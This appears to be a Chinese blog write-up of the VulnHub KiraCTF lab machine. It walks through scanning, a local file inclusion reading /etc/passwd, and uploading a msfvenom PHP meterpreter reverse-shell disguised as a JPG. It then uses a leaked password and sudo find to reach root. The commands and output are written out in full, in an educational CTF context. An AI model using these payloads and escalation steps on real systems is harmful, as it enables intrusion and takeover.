
KiraCTF靶机WriteUp

原创

Lxxx 于 2020-12-27 18:38:52 发布 321 收藏 1

分类专栏： 靶机 文章标签： 网络 kali linux 安全

本文链接：https://blog.csdn.net/qq_43661593/article/details/111824090



KiraCTF靶机WriteUp

文章首发：

https://www.xiinnn.com/595/

靶机来源：

原链接：http://www.vulnhub.com/entry/kira-ctf,594/

下载地址：KiraCTF.ova (Size: 3.2 GB)

Download: https://mega.nz/file/1WIA0R6K#NMTi2pZlUsRAVIP2ETwMrHFjuZe5na_nfwceIbh8McY

Download (Mirror): https://download.vulnhub.com/kira/KiraCTF.ova

Download (Torrent): https://download.vulnhub.com/kira/KiraCTF.ova.torrent

信息收集&环境介绍：

信息收集前，先将靶机和攻击机的网络桥接至同一块网卡下。

```
arp-scan -l
```

```
root@kali:~# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:86:4b:f5, IPv4: 192.168.56.102
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-sca
n)
192.168.56.1    0a:00:27:00:00:17       (Unknown: locally administered)
192.168.56.100  08:00:27:d7:64:c3       PCS Systemtechnik GmbH
192.168.56.107  08:00:27:4e:59:46       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.163 seconds (118.35 hosts/sec
). 3 responded
```

```
ifconfig
```

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.25
5
        inet6 fe80::20c:29ff:fe86:4bf5  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:86:4b:f5  txqueuelen 1000  (Ethernet)
        RX packets 2978  bytes 1372095 (1.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3663  bytes 420743 (410.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
nmap 192.168.56.107
```

```
root@kali:~# nmap 192.168.56.107
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-27 03:31 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disa
bled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.107
Host is up (0.00017s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:4E:59:46 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

信息收集结果：


靶机：192.168.56.107，并且只有在80端口上开放了http服务。

攻击机（kali机）：192.168.56.102

搜寻漏洞：


靶机中的http服务内信息收集

在浏览器中浏览靶机的http服务，找找是否有利用的web漏洞。




主页面上有两个按钮

upload按钮页面信息如下，选中一张图片后上传。




language按钮页面信息如下



再点击一下language，payload变成：

```
http://192.168.56.107/language.php?lang=en.php
```




从payload中可以发现，页面向language.php文件中传了一个名为lang的变量，变量内容还是一个文件名。

因此可以猜测，这个地方可能存在文件包含漏洞。

往浏览器里传参

```
http://192.168.56.107/language.php?lang=../../../../etc/passwd
```




有回显，代表这里真的存在文件包含漏洞。


结合前面的文件上传按钮，合理推测：整个攻击思路是，上传木马，利用文件包含获得webshell，最后提权。

试错


先随便上传一张“小马”试试——一句话木马



上传失败，回显：文件不是一张图片



上传一张文件头为GIF89a的图片马试试



显示上传成功

因此猜测，靶机使用的是服务端校验，并且对一些非法后缀进行过滤，只允许上传jpg，gif等格式的图片。

常规的上传一句话木马，使用蚁剑、菜刀等工具进行连接的思路已经行不通了。

文件上传


使用msfvenom工具生成木马

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.102 lport=1234 -o ~/Desktop/pwm/2/ma.php
#lhost后的地址为kali攻击机的地址，lport后的端口号为后续监听端口号，-o后面为木马生成地址。
```


由于服务器只能接受图片类型的文件，因此需要把生成的木马修改为图片类型的后缀

```
mv ma.php ma.jpg
```

上传之后，网页还返回了文件保存的路径



直接访问是无法访问的



启动msfconsole

```
msfconsole
```



```
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.56.102     #本机ip
set lport 1234       #与前面的木马中的1234端口一致
exploit
```

```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.56.102
lhost => 192.168.56.102
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.102:1234
```

文件包含

在浏览器中利用之前可能存在的文件包含漏洞，访问ma.jpg



这个时候，msfconsole就会有回连

```
meterpreter > shell
Process 4051 created.
Channel 0 created.
/bin/sh: 1: whoai: not found
www-data
```

```
ls
```

```
ls
index.html
language.php
supersecret-for-aziz
upload.php
uploads
```

查看到有一个supersecret-for-aziz文件夹，进入该文件夹

```
cd supersecret-for-aziz
```

进入文件夹后，有一个txt文件，内容如下：

```
cd supersecret-for-aziz
ls
bassam-pass.txt
cat bassam-pass.txt
Password123!@#
```

这可能是一个用户的密码

```
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
bassam:x:1000:1000:Bassam,,,:/home/bassam:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
```

果然，结合txt的文件名，可以确定，bassam用户的密码是Password123!@#

尝试登录

```
su bassam
su: must be run from a terminal
```

尝试登录失败，因为没有交互式shell

查看服务器是否有Python环境

```
python -V
/bin/sh: 9: python: not found
python3 -V
Python 3.6.9
```

发现服务器中有Python3的环境，但是没有Python2的环境

因此尝试使用python获取交互式shell

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@bassam-aziz:/var/www/html/supersecret-for-aziz$ su bassam
su bassam
Password: Password123!@#

bassam@bassam-aziz:/var/www/html/supersecret-for-aziz$
```

成功登录bassam用户

提权

提权之前，先查看当前用户具备哪些权限

```
sudo -l
```

```
bassam@bassam-aziz:/var/www/html/supersecret-for-aziz$ sudo -l
sudo -l
[sudo] password for bassam: Password123!@#

Matching Defaults entries for bassam on bassam-aziz:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin\:/snap/bin

User bassam may run the following commands on bassam-aziz:
    (ALL : ALL) /usr/bin/find
bassam@bassam-aziz:/var/www/html/supersecret-for-aziz$
```

重点来了！！！！

从sudo -l 回显的最后两行中可以知道：

bassam用户可以以任意用户的身份去使用find命令

```
sudo find . -exec /bin/sh -p \; -quit
```

利用shell逃逸

```
bassam@bassam-aziz:/var/www/html$ sudo find . -exec /bin/sh -p \; -quit
sudo find . -exec /bin/sh -p \; -quit
[sudo] password for bassam: Password123!@#
```

这个时候，输入bassam用户的密码：Password123!@#

```
[sudo] password for bassam: Password123!@#

# whoami
whoami
root
#
```

这个时候已经是root用户了

由于这个靶机是CTF类型的，因此我们再找找flag


主目录下有个user.txt，这里的内容挺像flag的

```
# cd ~
cd ~
# ls
ls
Desktop    Downloads         getshell  Pictures  Templates  Videos
Documents  examples.desktop  Music     Public    user.txt
# cat user.txt
cat user.txt
THM{Bassam-Is-Better_Than-KIRA}
```

再使用find命令找找flag

```
find / -name flag*
```

看到了在/root目录下有个flag.txt



总结

整个靶机的思路如下

1. 利用msfvenom工具生成木马
2. 利用文件包含，监听回连木马
3. 获得webshell
4. 切换为交互式shell
5. 获得普通用户bassam的账号密码
6. 利用find命令进行提权

信息参考：

- Vulnhub靶机之KiraCTF实战——https://blog.csdn.net/SoporAeternus12/article/details/110205506
- find提权——https://blog.csdn.net/crisprx/article/details/104110725
- msfvenom使用方法1——https://blog.csdn.net/whatday/article/details/82904623
- msfvenom使用方法2——https://blog.csdn.net/henni_719/article/details/77662783
- msfvenom使用方法3——https://blog.csdn.net/qq_40549070/article/details/108895422
- 源靶机链接——http://www.vulnhub.com/entry/kira-ctf,594/